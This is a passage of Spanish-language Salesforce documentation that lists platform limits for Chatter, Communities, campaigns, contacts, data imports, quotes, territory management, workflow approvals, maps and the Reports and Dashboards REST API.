| **Temas** | | |
| | Temas en una publicación individual | 10 |
| | Temas en un registro individual | 100 |
| | Caracteres en un nombre de tema | 99 |

[1]Todos los grupos se contabilizan en este límite, excepto los grupos archivados. Por ejemplo, si es miembro de 300 grupos, de los cuales 10 están archivados, puede unirse a 10 grupos más.

[2]Puede seguir a un máximo total y combinado de 500 personas, temas y registros. Para ver el número de elementos que está siguiendo, vea la lista Siguiendo en su perfil.

Las publicaciones y los comentarios que los usuarios incluyen en Chatter se mantienen mientras dure el suministro del servicio de la organización correspondiente del cliente. Nos reservamos el derecho de aplicar límites sobre:

- El número de actualizaciones de noticias con seguimiento generadas por el sistema. Las actualizaciones de noticias en tiempo real seguidas con seguimiento que tengan más de 45 días de antigüedad y sin votos a favor o comentarios, se eliminan automáticamente. Las actualizaciones de noticias en tiempo real con seguimiento ya no aparecen en las noticias en tiempo real. Sin embargo, si se activan las auditorías para un campo con seguimiento, el historial de auditoría de ese campo seguirá estando disponible.
- El número de notificaciones de correo electrónico que se pueden enviar por organización y por hora.

## Límites de navegador de Chatter

Algunos complementos y extensiones del explorador Web pueden interferir en las funcionalidades de Chatter. Si experimenta fallos o comportamientos incoherentes con Chatter, desactive los complementos y las extensiones del explorador Web e inténtelo de nuevo.

## Límites de menciones de Chatter

No puede mencionar grupos archivados, grupos sin registrar, grupos de clientes ni grupos privados de los que no es miembro. Si se menciona una persona que no es miembro de un grupo privado en una publicación o un comentario en ese grupo privado, el vínculo de la mención aparece en gris, a menos que esa persona mencionada cuente con el permiso “Modificar todos los datos”. En este caso, el vínculo aparece en azul. Sin embargo, se siguen aplicando las reglas de seguridad y de colaboración de Salesforce. Las personas que no son miembros de un grupo privado no tienen acceso al grupo privado y no ven ni reciben notificaciones acerca de ninguna actualización.

CONSULTE TAMBIÉN

- Límites de aprobaciones en Chatter
- Límites de Chatter Plus
- Límites de archivo en Chatter
- Límites de búsqueda para archivos en Chatter

# Límites de vistas de lista en noticias en tiempo real

Límites de vistas de lista en noticias en tiempo real de registros.

Haga clic en **Chatter** en una vista de lista de objetos personalizados o estándar para ver una noticia en tiempo real de Chatter con actualizaciones de los últimos 30 días para los registros incluidos en la vista de lista.

Los siguientes límites se aplican a las noticias en tiempo real de Chatter en vistas de lista:

- Algunos objetos con seguimiento de noticias en tiempo real no tienen una noticia en tiempo real de Chatter asociada a su vista de lista. Actualmente, puede ver noticias en tiempo real de Chatter en vistas de lista para oportunidades, cuentas, casos, candidatos, campañas, contactos y objetos personalizados.
- Si ha activado la programación de arrastrar y colocar en vistas de lista, no verá las noticias en tiempo real de Chatter en las vistas de lista de cuentas, contactos o candidatos.

# Límites de búsqueda para archivos en Chatter

Límites de búsqueda por tipo de archivo y tamaño de archivo en Chatter.

La búsqueda admite varios tipos de archivo y presenta límites de tamaño de los archivos. Si un archivo supera el tamaño máximo, no se buscará el texto dentro del archivo, pero sí el nombre, la descripción, el tipo y el propietario del archivo.

| Tipo de archivo | Extensiones de archivo | Tamaño máximo de archivo para la búsqueda |
|---|---|---|
| HTML | `.htm`, `.html`, `.xhtml` | 5 MB |
| PDF | `.pdf` | 25 MB |
| PPT | `.ppt`, `.pptx`, `.pptm` | 25 MB |
| RTF | `.rtf` | 5 MB |
| Texto | `.c`, `.cpp`, `.css`, `.csv`, `.ini`, `.java`, `.log`, `.sql`, `.txt` | 5 MB |
| Word | `.doc`, `.docx`, `.docm` | 25 MB |
| XLS | `.xls`, `.xlsx`, `.xlsm` | 5 MB |
| XML | `.xml` | 5 MB |

CONSULTE TAMBIÉN

Límites de búsqueda

Límites de Salesforce CRM Content

# Límites de colaboración de usuarios en Chatter

Los administradores de Salesforce pueden configurar la colaboración de usuarios para mostrar u ocultar un usuario interno o externo de otro usuario en una organización.

Existen excepciones en Chatter donde los usuarios que no están compartidos pueden verse y interactuar entre sí. Por ejemplo, en un grupo público de Chatter, todos los usuarios con acceso al grupo pueden ver todas las publicaciones, los nombres de los usuarios que publican, así como mencionar a usuarios que comentaron sobre una publicación sin que importen los ajustes de colaboración de usuarios.

**Ejemplo:** Supongamos que configura la colaboración de usuarios para que María y Carlos no puedan verse o interactuar entre sí. María publica en un grupo público de Chatter. Ella no puede mencionar a Carlos, porque la colaboración de usuarios evita que el nombre de Carlos se muestre en la lista desplegable de menciones. Sin embargo, Carlos puede ver la publicación de María y él comenta sobre su publicación. Ahora María puede mencionar a Carlos en su siguiente comentario sobre su publicación.

Existen también excepciones donde los usuarios que no están compartidos pueden verse entre sí en la lista desplegable de menciones.

**Ejemplo:** Digamos que Sue ha interactuado con Edgar en Chatter (dándole a Me gusta o comentando en su publicación o mencionándole). Luego configura la colaboración de usuarios de modo que Sue no pueda ver a Edgar. Sue publica en un grupo público de Chatter. Ella puede mencionar a Edgar porque, debido a su interacción anterior, su nombre aparece en la lista desplegable de menciones. No obstante, si Sue hace clic en la mención de Edgar, recibe un error, debido a la colaboración de usuarios, ella no puede verle.

# Límites de comunidades

Límites para comunidades, incluyendo usuarios, funciones de portal, moderación, creación de informes y otros.

Número máximo de límites de comunidades
Puede tener hasta 50 comunidades en su organización de Salesforce. Comunidades activas, inactivas y de vista previa, incluyendo sitios de Force.com, cuentan en este límite.

Límites de sitios de comunidades
Los sitios de Comunidades cuentan con algunos límites que afectan a sus usuarios. Estos límites se aplican solo cuando los usuarios no autenticados acceden a páginas de comunidad creadas utilizando Force.com Sites.

Límites de usuarios de Comunidades
Límites de usuarios dependiendo del tipo de comunidad.

Límite de funciones de portal
Límites para las funciones de portal de su organización.

Límite de correo electrónico de grupos de Comunidades
Límites de correo electrónico para grupos en comunidades.

Límites de usuarios de comunidades de cuentas personales
Límites del número de usuarios externos de cuentas personales que puede poseer un único usuario.

Limitaciones de paneles e informes de Comunidades
Si las fichas Informes y Paneles están expuestas en la comunidad, los usuarios externos pueden acceder a informes y paneles con algunas limitaciones.

Límites de los temas de navegación en Comunidades
El número máximo de temas de navegación y subtemas para utilizar en una comunidad Servicio al cliente (Napili).

Límites de moderación de Comunidades
Los límites de moderación de Comunidades garantizan el funcionamiento óptimo de su comunidad.

## Número máximo de límites de comunidades

Puede tener hasta 50 comunidades en su organización de Salesforce. Comunidades activas, inactivas y de vista previa, incluyendo sitios de Force.com, cuentan en este límite.

Para ver este límite en su organización, desde Configuración, introduzca *Comunidades* en el cuadro Búsqueda rápida y, a continuación, seleccione **Todas las comunidades**. El campo Número máximo de comunidades muestra 50.

CONSULTE TAMBIÉN

Límites de comunidades

# Límites de sitios de comunidades

Los sitios de Comunidades cuentan con algunos límites que afectan a sus usuarios. Estos límites se aplican solo cuando los usuarios no autenticados acceden a páginas de comunidad creadas utilizando Force.com Sites.

| Edición | Límite de ancho de banda (por periodo de 24 horas por comunidad) | Tiempo de solicitud de servicio (por periodo de 24 horas de implementación por sitio) | Vistas de página máximas |
|---|---|---|---|
| Developer Edition | 500 MB | 10 minutos | N/A |
| Enterprise Edition | 1 GB para Sandbox<br>40 GB para producción | 30 minutos para Sandbox<br>60 horas para producción | 500,000 |
| Unlimited Edition<br>Performance Edition | 1 GB para Sandbox<br>40 GB para producción | 30 minutos para Sandbox<br>60 horas para producción | 1,000,000 |

**Ancho de banda**

Es el número de megabytes servidos y recibidos desde el servidor de origen del sitio Web y el servidor de caché. El servidor de origen se refiere al servidor Web que alberga su sitio de comunidad. El servidor de caché hace referencia al servidor CDN que sirve sus páginas de sitio de comunidad en caché."Periodo de 24 horas continuo" hace referencia a las 24 horas que preceden inmediatamente la hora actual.

**Tiempo de solicitud de servicio**

Tiempo total del servidor en minutos necesario para generar páginas para la comunidad.

"Periodo de 24 horas de implementación" se refiere a las 24 horas inmediatamente anteriores a la hora actual.

**Vista de página**

Solicitud de un usuario de comunidad no autenticado para cargar una página asociada con su comunidad. Las solicitudes de los usuarios autenticados de la comunidad no se contabilizan como vistas de páginas.

Las vistas de página se agregan en periodos de tiempo de 24 horas (GMT). La facturación se basa en el número de vistas mensuales de páginas adquiridas para su organización. Este límite de vistas de páginas en acumulativa para todos los sitios Web de su organización.

Nota: Las páginas Límite sobrepasado, Mantenimiento, No se ha encontrado la página y páginas de inicio no activas designadas no se cuentan como visualización de páginas y límites de ancho de banda.

CONSULTE TAMBIÉN

Límites de comunidades

# Límites de usuarios de Comunidades

Límites de usuarios dependiendo del tipo de comunidad.

Para evitar problemas de implementación y cualquier degradación de la calidad del servicio, recomendamos que el número de usuarios de su comunidad no exceda los límites indicados a continuación. Si requiere usuarios adicionales más allá de estos límites, póngase en contacto con su ejecutivo de cuentas de Salesforce. Si su comunidad creciente necesita más usuarios, póngase en contacto con su representante de cuenta de Salesforce para comprender cómo se puede ampliar el producto para cumplir sus necesidades.

| Tipo de comunidad | Número de usuarios |
|---|---|
| Socio o Comunidad de clientes Plus | 1 millón |
| Cliente | 10 millones |

CONSULTE TAMBIÉN

Límites de comunidades

# Límite de funciones de portal

Límites para las funciones de portal de su organización.

El número máximo de funciones de portal de una organización es 5000. Este límite incluye las funciones de portal asociadas con todos los portales del cliente de una organización, portales de socios o comunidades. Para evitar un crecimiento innecesario de este número, recomendamos que revise y reduzca el número de funciones para cada uno de sus portales y comunidades. Además, puede eliminar las funciones de portal que no use. Si aun necesita más funciones de portal, póngase en contacto con el Servicio de atención al cliente de Salesforce.

CONSULTE TAMBIÉN

Límites de comunidades

# Límite de correo electrónico de grupos de Comunidades

Límites de correo electrónico para grupos en comunidades.

En Comunidades, la opción `Correo electrónico por cada publicación` está desactivada cuando más de 10.000 miembros seleccionan esta configuración para el grupo. Todos los miembros que tengan esta opción seleccionada cambian automáticamente a `Resúmenes diarios`.

CONSULTE TAMBIÉN

Límites de comunidades

# Límites de usuarios de comunidades de cuentas personales

Límites del número de usuarios externos de cuentas personales que puede poseer un único usuario.

Un usuario de Salesforce puede ser el propietario de hasta 1.000 usuarios de portal de cuentas personales. Esto incluye usuarios de cuentas personales con Customer Community Plus, Portal de clientes y otras licencias de portal basadas en funciones. Los usuarios de cuentas personales con licencias de portal de gran volumen como Portal de clientes de gran volumen o Comunidad de clientes no

cuentan para este límite. Los usuarios con portal de socios o licencias de Comunidad de socios no pueden ser usuarios de cuentas personales, por lo que no se aplica este límite.

CONSULTE TAMBIÉN

Límites de comunidades

# Limitaciones de paneles e informes de Comunidades

Si las fichas Informes y Paneles están expuestas en la comunidad, los usuarios externos pueden acceder a informes y paneles con algunas limitaciones.

**Importante:** Para permitir que los usuarios externos creen y modifiquen informes, su organización debe utilizar el modelo de colaboración mejorado. Consulte Uso compartido de carpeta de análisis.

Puede proporcionar permiso para crear y modificar informes para usuarios de comunidades con las siguientes licencias:

**Licencias de Comunidades**

- Comunidad de clientes Plus
- Inicio de sesión de Comunidad de clientes Plus
- Comunidad de socios
- Inicio de sesión de Comunidad de socios

**Licencias de portal**

- Gestor del portal de clientes
- Gestor del portal de clientes personalizado (para usuarios de Enterprise Administration)
- Gestor del portal de clientes estándar
- Usuario del Gestor del portal de clientes
- Socio Oro:
- Portal Solo Ideas
- Gestor del portal de clientes personalizado general
- Gestor del portal de clientes estándar general
- Socio
- Socio Plata (el permiso "Exportar informes" no está disponible para esta licencia)

**Nota:**

- Estos permisos no están disponibles para licencias de usuario de gran volumen, como Comunidad de cliente o Portal de clientes de gran volumen, Portal de Service Cloud y Sitio Web autenticado.
- Los usuarios externos con licencias de portal antiguas pueden crear y modificar informes en comunidades, pero no en portales.

Después de otorgar permiso a sus usuarios externos, no podrán aún:

- Programar informes o paneles para correos electrónicos ni actualizarlos en fechas y horas específicos
- Crear, modificar o ver informes en la carpeta Informes públicos no archivados

Todos los usuarios externos basados en funciones en su comunidad pueden actualizar la configuración de paneles con "Ejecutar como usuario especificado" y "Ejecutar como usuario que ha iniciado sesión" hasta 1.000 veces al día por organización. Las actualizaciones programadas y automáticas no se tienen en cuenta en el límite. No existe ningún límite de actualización para usuarios internos.

Todos los usuarios externos basados en funciones se pueden seleccionar para la opción “Ejecutar como usuario especificado”.

CONSULTE TAMBIÉN

- Configurar Gestión de informes para usuarios externos: Crear y modificar informes
- Conceder acceso de superusuario a usuarios de cliente en su comunidad
- Otorgar acceso de superusuario a usuarios de socio en su comunidad
- Límites de comunidades

# Límites de los temas de navegación en Comunidades

El número máximo de temas de navegación y subtemas para utilizar en una comunidad Servicio al cliente (Napili).

## Límites de los temas de navegación

La siguiente sección describe el número máximo de temas de navegación y subtemas que puede tener en una plantilla de comunidad de Servicio al cliente (Napili).

| Nivel | Número máximo de entradas |
|---|---|
| Uno (principal) | 25 |
| Dos (subtema) | 10 |
| Tres (subtema) | 10 |

CONSULTE TAMBIÉN

- Límites de comunidades

# Límites de moderación de Comunidades

Los límites de moderación de Comunidades garantizan el funcionamiento óptimo de su comunidad.

## Límites de criterios

- Su organización puede tener hasta 30 criterios de lista de palabras clave. Este límite es por organización, no por comunidad.
- Su organización puede tener hasta 100 criterios de miembro. Este límite es por organización, no por comunidad.

## Límites de reglas

Su organización puede tener hasta 30 reglas. Este límite es por organización, no por comunidad. Este límite incluye reglas de contenido y reglas de frecuencia.

CONSULTE TAMBIÉN

- Límites de comunidades

# Límites de funciones

Límites de actividades
Consideraciones sobre el comporamiento de las tareas y eventos.

Límites de campañas
Límites de jerarquías de campañas, contactos y período de tiempo de influencia.

Limitaciones de contactos
Límites para contactos relacionados con cuentas comerciales.

Limitaciones de funciones de contactos
Las funciones de contactos tienen algunas limitaciones.

Límites de importación
Los límites para importar datos dependen del tipo de registro.

Límites de cuentas personales y empresariales
Límites para campos de cuentas personales y empresariales.

Límites de presupuestos
Límites de plantillas y PDF de presupuestos.

Límites de programaciones
Límites de los tipos de programaciones que puede utilizar una organización.

Límites de Gestión de territorio de empresa
Límites de territorio, modelo y regla de asignación para Gestión de territorio de empresa.

Límites de la automatización de procesos
Los límites para Flujo de trabajo y Aprobaciones varían en base a la edición de su organización.

Límites de servicio de Mapas y Ubicación
Límites para vistas de mapa por usuario.

Límites de API de REST de informes y paneles
Límites de la API de REST de informes y paneles.

Límites de componentes de Visualforce
Límites de componentes y páginas de Visualforce.

CONSULTE TAMBIÉN
Límites y consideraciones para Visual Workflow

# Límites de actividades

Consideraciones sobre el comporamiento de las tareas y eventos.

El campo Propietario del evento puede contener un invitado, en lugar de al Organizador del evento
En cualquier lista que se genere a través de la API e incluya uno o más invitados, el campo Asignado a contiene al invitado, en lugar de al propietario del evento.

Informes personalizados según las relaciones de actividad y con compatibilidad parcial sin actividades compartidas
Si no se activan las actividades compartidas, los informes personalizados que se basen en relaciones de actividades no incluirán a los organizadores de los eventos con los invitados, y no mostrarán los eventos que no tengan ningún invitado.

## El campo Propietario del evento puede contener un invitado, en lugar de al Organizador del evento

En cualquier lista que se genere a través de la API e incluya uno o más invitados, el campo Asignado a contiene al invitado, en lugar de al propietario del evento.

## Informes personalizados según las relaciones de actividad y con compatibilidad parcial sin actividades compartidas

Si no se activan las actividades compartidas, los informes personalizados que se basen en relaciones de actividades no incluirán a los organizadores de los eventos con los invitados, y no mostrarán los eventos que no tengan ningún invitado.

# Límites de campañas

Límites de jerarquías de campañas, contactos y período de tiempo de influencia.

Límites de jerarquía de campañas
Las jerarquías de campañas le ayudan a analizar e informar sobre el estado de campañas relacionadas. Al asociar campañas entre sí utilizando una relación de búsqueda, puede agrupar campañas dentro de una iniciativa o programa de marketing específico.
Límites de periodo de influencia de campaña
El periodo de influencia de campaña especifica el número máximo de días durante los cuales se considera influyente una campaña.
Límites al agregar contactos o candidatos a una campaña
Una campaña es un proyecto de marketing saliente como un programa de correo directo, un seminario, publicidad impresa, correo electrónico u otro tipo de iniciativa de marketing.

## Límites de jerarquía de campañas

Las jerarquías de campañas le ayudan a analizar e informar sobre el estado de campañas relacionadas. Al asociar campañas entre sí utilizando una relación de búsqueda, puede agrupar campañas dentro de una iniciativa o programa de marketing específico.

Una jerarquía puede tener un máximo de cinco niveles. Cada campaña solo puede tener una campaña principal pero un número ilimitado de campañas iguales.

## Límites de periodo de influencia de campaña

El periodo de influencia de campaña especifica el número máximo de días durante los cuales se considera influyente una campaña.

El período de tiempo máximo de influencia de la campaña es de 9.999 días.

## Límites al agregar contactos o candidatos a una campaña

Una campaña es un proyecto de marketing saliente como un programa de correo directo, un seminario, publicidad impresa, correo electrónico u otro tipo de iniciativa de marketing.

Los siguientes límites se aplican cuando se agregan clientes existentes (contactos) o potenciales (candidatos) a una campaña.

**Tabla 77: Límites de adición de contactos**

| Adición de contactos desde | Número máximo de registros |
|---|---|
| Informe | 50.000 por informe |
| Archivo en formato csv | 50.000 por archivo de importación |
| Vista de lista | 250 por página de la lista |

**Tabla 78: Límites de adición de candidatos**

| Adición de candidatos desde | Número máximo de registros |
|---|---|
| Informe | 50.000 por informe |
| Archivo en formato csv | 50.000 por archivo de importación |
| Vista de lista | 250 por página de la lista |

# Limitaciones de contactos

Límites para contactos relacionados con cuentas comerciales.

Contactos son las personas asociadas con sus cuentas comerciales. Cada contacto incluye información como números de teléfono, direcciones, cargos y funciones en una negociación.

## Limitaciones para relacionar un contacto con múltiples cuentas

Contactos en múltiples cuentas le permite relacionar un contacto con múltiples cuentas.

- La mayoría de las funciones siguen haciendo referencia a la cuenta principal de un contacto. Por ejemplo, Gestión de duplicados de Data.com utiliza la cuenta principal al comparar registros. Por lo tanto, las relaciones cuenta-contacto indirectas no se pueden incluir en el criterio de coincidencia utilizado para buscar registros duplicados.
- Los contactos indirectos no están disponibles en informes que se ejecutan desde un tipo de registro estándar Cuenta y contacto.
- No todas las licencias de usuario de Comunidad pueden ver relaciones de cuenta-contacto indirectas.
- El objeto Relación de contacto de cuenta no admite los siguientes tipos de campos personalizados.
  - Relación de búsqueda
  - Relación principal-detalle
  - Resumen
  - Área de texto (largo)
  - Área de texto (enriquecido)
- El objeto Relación de contacto de cuenta no admite las siguientes funciones y personalizaciones.
  - Historial de campos
  - Conjuntos de campos
  - Process builder, aprobaciones y reglas de flujo de trabajo
  - Botones, acciones y vínculos personalizados

- Tipos de registro

## Limitaciones del historial de contactos

- En el historial de contactos no se realiza el seguimiento de las modificaciones realizadas a las listas relacionadas en el contacto.

## Limitaciones para la activación y gestión del portal de clientes para contactos y cuentas personales

- Los administradores delegados no pueden asignar la licencia del Portal de clientes de gran volumen a los contactos.
- Cuando crea un usuario cliente desde la API, el permiso Usuario de Respuestas de Chatter no se selecciona para ese usuario.
- Cuando los usuarios de cuentas personales se registran automáticamente en un portal de clientes, recibirán una notificación por correo electrónico que les indica que deben ponerse en contacto con el administrador del portal. Consulte Activar inicio de sesión y configuraciones del portal de clientes en la página 2577.
- No puede combinar cuentas personales habilitadas para utilizar un portal de clientes.
- No puede eliminar una cuentas personal habilitada para utilizar un portal de clientes.
- Solo puede transferir contactos que estén habilitados para un portal de socios a cuentas que también estén habilitadas para un portal de socios.

## Limitaciones para cambiar cuentas en contactos que están habilitados para autoservicio

- En el portal de autoservicio, los contactos que son usuarios de autoservicio en la página 1825 solo pueden ver casos si están asociados con su cuenta actual.
- Los usuarios de autoservicio no pueden ver oportunidades.

## Limitaciones para eliminar autoservicio para contactos y cuentas personales

- No puede eliminar un usuario de autoservicio activo. Solo puede desactivar el acceso del usuario al portal de autoservicio.
- No puede eliminar un contacto o cuenta personal que esté asociado con un usuario activo de autoservicio. En su lugar, desactive el acceso del usuario al portal de autoservicio y, a continuación, elimine el contacto o cuenta personal.

# Limitaciones de funciones de contactos

Las funciones de contactos tienen algunas limitaciones.

- Cuando se crea una oportunidad desde la página de detalles de un contacto, éste se convierte en el contacto principal de la oportunidad. Sin embargo, una función del contacto no se asigna automáticamente.
- En las funciones de contactos de casos, la opción `Principal` no está disponible. El contacto principal en un caso siempre es el contacto incluido como `Nombre del contacto` en la sección Detalles del caso.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

# Límites de importación

Los límites para importar datos dependen del tipo de registro.

Puede importar datos de ACT!, Outlook y cualquier programa con capacidad para guardar datos en el formato CSV (valores separados por comas) como, por ejemplo, Excel o GoldMine.

| Tipo de registro | Límite de registros de importación | Permisos de usuario necesarios |
|---|---|---|
| Cuentas empresariales y contactos de su propiedad | 50.000 a la vez a través del Asistente de importación de datos | "Crear" en cuentas<br>Y<br>"Modificar" en cuentas<br>Y<br>"Importar contactos personales" |
| Cuentas comerciales y contactos propiedad de otros | 50.000 a la vez | "Crear" en cuentas<br>Y<br>"Modificar" en cuentas y contactos<br>Y<br>"Modificar todos los datos" |
| Cuentas personales de su propiedad | 50.000 a la vez | "Crear" en cuentas<br>Y<br>"Modificar" en cuentas<br>Y<br>"Importar contactos personales" |
| Cuentas personales propiedad de otros usuarios | 50.000 a la vez | "Crear" en cuentas<br>Y<br>"Modificar" en cuentas y contactos<br>Y<br>"Modificar todos los datos" |
| Candidatos | 50.000 a la vez | "Importar candidatos" |
| Miembros de campaña | 50.000 a la vez | Depende de lo que se está importando:<br>• Estados de miembros de campaña<br>• Contactos existentes<br>• Candidatos existentes<br>• Cuentas personales existentes<br>• Nuevos contactos<br>• Nuevos candidatos |
| Objeto personalizado | 50.000 a la vez | "Importar objetos personalizados"<br>Y<br>"Modificar" en el objeto personalizado |

| Tipo de registro | Límite de registros de importación | Permisos de usuario necesarios |
|---|---|---|
| Soluciones | 50.000 a la vez | "Importar soluciones" |
| Activos<br>Casos<br>Campañas<br>Contratos<br>Documentos<br>Oportunidades<br>Productos | No puede importar estos registros a través del Asistente de importación de datos. | |

Su archivo de importación no puede superar 100 MB y cada registro en el archivo no puede superar 400 KB. Además, el tamaño de cada nota y descripción importadas no pueden ser mayor de 32 KB. Las descripciones que superen esta cifra se truncarán. Activos, casos, campañas, contratos, documentos, oportunidades y productos no se pueden importar a través de asistentes de importación.

CONSULTE TAMBIÉN

Límites de cuentas personales y empresariales

Importación de miembros de campaña

# Límites de cuentas personales y empresariales

Límites para campos de cuentas personales y empresariales.

Si la organización utiliza cuentas personales, la página Campos de cuenta enumera los campos cuenta personal y cuenta empresarial. Las cuentas personales utilizan una combinación de campos de cuenta y contacto. Los siguientes campos de contacto están disponibles para cuentas personales, pero no para cuentas empresariales.

- Campos de la lista Campos de cuenta estándar que se muestran con un icono de cuenta personal.
- Campos de la lista Campos personalizados de contactos y relaciones.

# Límites de presupuestos

Límites de plantillas y PDF de presupuestos.

## Límites de plantillas de presupuesto

En algunos casos, es posible que no aparezca un campo en la paleta de las plantillas de presupuestos o en un PDF creado a partir de una plantilla.

- Los campos de texto no pueden utilizarse en plantillas de presupuesto si el valor predeterminado para el campo supera los 255 caracteres.
- Si un usuario no puede visualizar o actualizar un campo debido a la configuración de seguridad a nivel de campo, ese campo no aparecerá en los PDF creados a partir de una plantilla, incluso si la plantilla incluye ese campo. En los archivos PDF aparecerán campos de sólo lectura.

- Un campo que aparece en el formato de página de un presupuesto pero que no tiene un valor para un presupuesto dado, aparecerá en la paleta de las plantillas de presupuestos, pero no aparecerá en los PDF creados a partir de ese presupuesto.
- Los campos de partida de presupuesto que no contengan datos no aparecerán como columnas en una lista cuando se cree un PDF, aunque la plantilla incluya ese campo. Por ejemplo, si ninguna partida de presupuesto ofrece un descuento, la columna `Descuento` no se mostrará, aunque la lista incluya el campo `Descuento`.
- Si una lista relacionada no está incluida en el formato de página de un presupuesto, no aparecerá en la paleta de la plantilla ni en ningún PDF para los presupuestos que usen ese formato de página.

### Límites de PDF de presupuestos

- Los campos de texto que aparecen en una lista relacionada de un PDF de presupuesto se truncan a menos de 256 caracteres. Esta limitación se produce en campos de área de texto enriquecido, otros tipos de campos de texto, campos estándar y campos personalizados.
- Los PDF de presupuestos no admiten idiomas de derecha a izquierda. El texto se alinea al lado izquierdo de la página en vez de al derecho.

## Límites de programaciones

Límites de los tipos de programaciones que puede utilizar una organización.

Su administrador de Salesforce determina los tipos de programaciones que se pueden utilizar en su organización: programaciones de cantidades, programaciones de ingresos, o ambas. También especifica el tipo de programaciones que se pueden establecer para cada producto individual.

Si se hace referencia a los programas en Apex, solo se podrá desactivar uno de los tipos de programa (cantidad o ingresos). Por ejemplo, si Apex hace referencia al objeto de programación (representado como `OpportunityLineItemSchedule` en el código), puede desactivar uno de los tipos de programación, pero no ambos.

## Límites de Gestión de territorio de empresa

Límites de territorio, modelo y regla de asignación para Gestión de territorio de empresa.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer Edition** y **Performance Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

### Límites de modelo de territorios

La edición de Salesforce de su organización determina el número de modelos de territorio que puede crear en organizaciones de producción y sandbox. Este límite incluye modelos creados por duplicación.

| Edición | Número de modelos en organizaciones de producción | Número de modelos en organizaciones de sandbox |
|---|---|---|
| Developer | 4 | 4 |
| Enterprise | 2 | 2 |
| Performance | 4 | 4 |
| Unlimited | 4 | 4 |

## Límite predeterminado de territorios

De forma predeterminada, cada modelo de territorios puede tener hasta 1.000 territorios.

## Límite de regla de asignación

Los territorios pueden tener hasta 15 reglas de asignación para cada uno.

# Límites de la automatización de procesos

Los límites para Flujo de trabajo y Aprobaciones varían en base a la edición de su organización.

Los flujos de trabajo y aprobaciones automatizan tareas frecuentes como las actualizaciones de correos electrónicos y campos.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## Límites de flujo de trabajo y aprobaciones por edición

| Límite | Detalles | | | | |
|---|---|---|---|---|---|
| Procesos de aprobación | ND | ND | ND | ND | Cada organización puede tener hasta:<br>• 1000 procesos de aprobación<br>• 300 procesos de aprobaciones por objeto<br>Cada proceso de aprobación puede tener:<br>• 30 pasos<br>• 25 aprobadores por paso<br>• 40 acciones de envío inicial<br>• 40 acciones de |

| Límite | Detalles | |
|---|---|---|
| | | aprobación final<br>• 40 acciones de rechazo final<br>• 40 acciones de recuperación<br>Cada conjunto de acciones de envío inicial, aprobación final, rechazo final y recuperación pueden tener:<br>• 10 alertas de correo electrónico<br>• 10 tareas<br>• 10 actualizaciones de campo<br>• 10 mensajes salientes |
| Comentarios de solicitudes de aprobación: máximo de caracteres | Los comentarios de solicitud de aprobación están limitados a 4.000 caracteres. En chino, japonés o coreano, el límite es de 1.333 caracteres. | |
| Acciones de flujo de trabajo del desencadenador de flujo: Asignaciones de variable de flujo | 25 (N/A en Professional Edition) | |
| Correos electrónicos de flujo de trabajo por día | 1.000 por licencia estándar de Salesforce (15 en Developer Edition); 2.000.000 por organización | |
| Reglas de flujo de trabajo | Cada regla de flujo de trabajo puede tener:<br>• 10 desencadenadores de tiempo<br>• 40 acciones inmediatas<br>• 40 acciones dependientes del tiempo por desencadenador de tiempo<br>Las acciones inmediatas y cada desencadenador de tiempo puede tener:<br>• 10 alertas de correo electrónico<br>• 10 tareas<br>• 10 actualizaciones de campo<br>• 10 mensajes salientes<br>• 10 desencadenadores de flujo[1] | |

| Límite | Detalles |
| --- | --- |
| Desencadenadores de tiempo de flujo de trabajo por hora | 50 |

[1] El programa piloto para acciones de flujo de trabajo del desencadenador de flujo está cerrado. Si ya activó el programa piloto en su organización, puede continuar creando y modificando acciones de flujo de trabajo del desencadenador de flujo. Si no activó el programa piloto en su organización, utilice la acción Flujos en Process Builder en su lugar.

CONSULTE TAMBIÉN

- Límites de procesos
- Límites de reglas de asignación, respuesta automática y distribución
- Límites para Visual Workflow

# Límites de servicio de Mapas y Ubicación

Límites para vistas de mapa por usuario.

Los servicios de mapas y ubicación utilizan Google Maps para mostrar mapas en campos de dirección estándar, activar la creación de mapas de Visualforce y ayudar los usuarios a introducir nuevas direcciones con la cumplimentación automática.

## Límites para vistas de mapas

Se asigna a cada usuario pagado y aprovisionado con 4.000 vistas de mapas al año. El límite de visualización de mapas de una organización completa es el total de vistas de mapas asignadas de sus usuarios pagados y aprovisionados. El número total de vistas de mapas de una organización se comparte por los usuarios pagados y no pagados. Una vista de mapa se define de una de las siguientes formas:

- Visualización de un mapa de direcciones estándar individual.

  Nota: La visualización de una dirección de envío y facturación en el mismo registro se considera como vistas de mapa separadas.

- Visualización de un mapa de Visualforce único.
- Visualización de un marcador de mapa cuya ubicación esté especificada por una dirección en un mapa de Visualforce.

  Nota: Los marcadores de mapas con ubicación definida por latitud y longitud no cuentan como vista de mapa.

- Cada cumplimentación automática en la búsqueda de campo de dirección estándar.

# Límites de API de REST de informes y paneles

Límites de la API de REST de informes y paneles.

API de REST de informes y paneles tiene las siguientes limitaciones:

**Límites de la API de informes**

- Los filtros cruzados, los filtros de informes estándar y el filtrado por límite de fila no están disponibles al filtrar datos.
- Los informes de tendencias históricas solo se admiten en los informes matriciales.

- La API solo puede procesar informes que contengan un máximo de 100 campos seleccionados como columnas.
- Puede que se devuelva una lista de hasta 200 informes visualizados recientemente.
- Su organización puede solicitar hasta 500 ejecuciones de informes simultáneas por hora.
- La API admite hasta 20 solicitudes de ejecuciones simultáneas de informes al mismo tiempo.
- Puede que se devuelva una lista de hasta 2000 instancias de un informe que se ejecutó de forma asíncrona.
- La API admite hasta 200 solicitudes a la vez para obtener resultados de ejecuciones asíncronas de informes.
- Su organización puede solicitar hasta 1200 solicitudes asíncronas por hora.
- Los resultados de ejecuciones asíncronas de informes están disponibles en un período continuo de 24 horas.
- La API devuelve hasta las 2000 primeras filas de informes. Puede restringir los resultados mediante filtros.
- Puede agregar hasta 20 filtros de campo personalizados cuando ejecute un informe.

**Límites de API de paneles**

- Su organización puede solicitar hasta 200 actualizaciones de paneles por hora.
- Su organización puede solicitar resultados de hasta 5000 paneles por hora.

CONSULTE TAMBIÉN

Límites de paneles

# Límites de componentes de Visualforce

Límites de componentes y páginas de Visualforce.

Visualforce utiliza un lenguaje de marcas basado en etiquetas para generar aplicaciones y personalizar la interfaz de usuario de Salesforce.

| Límite | Valor |
| --- | --- |
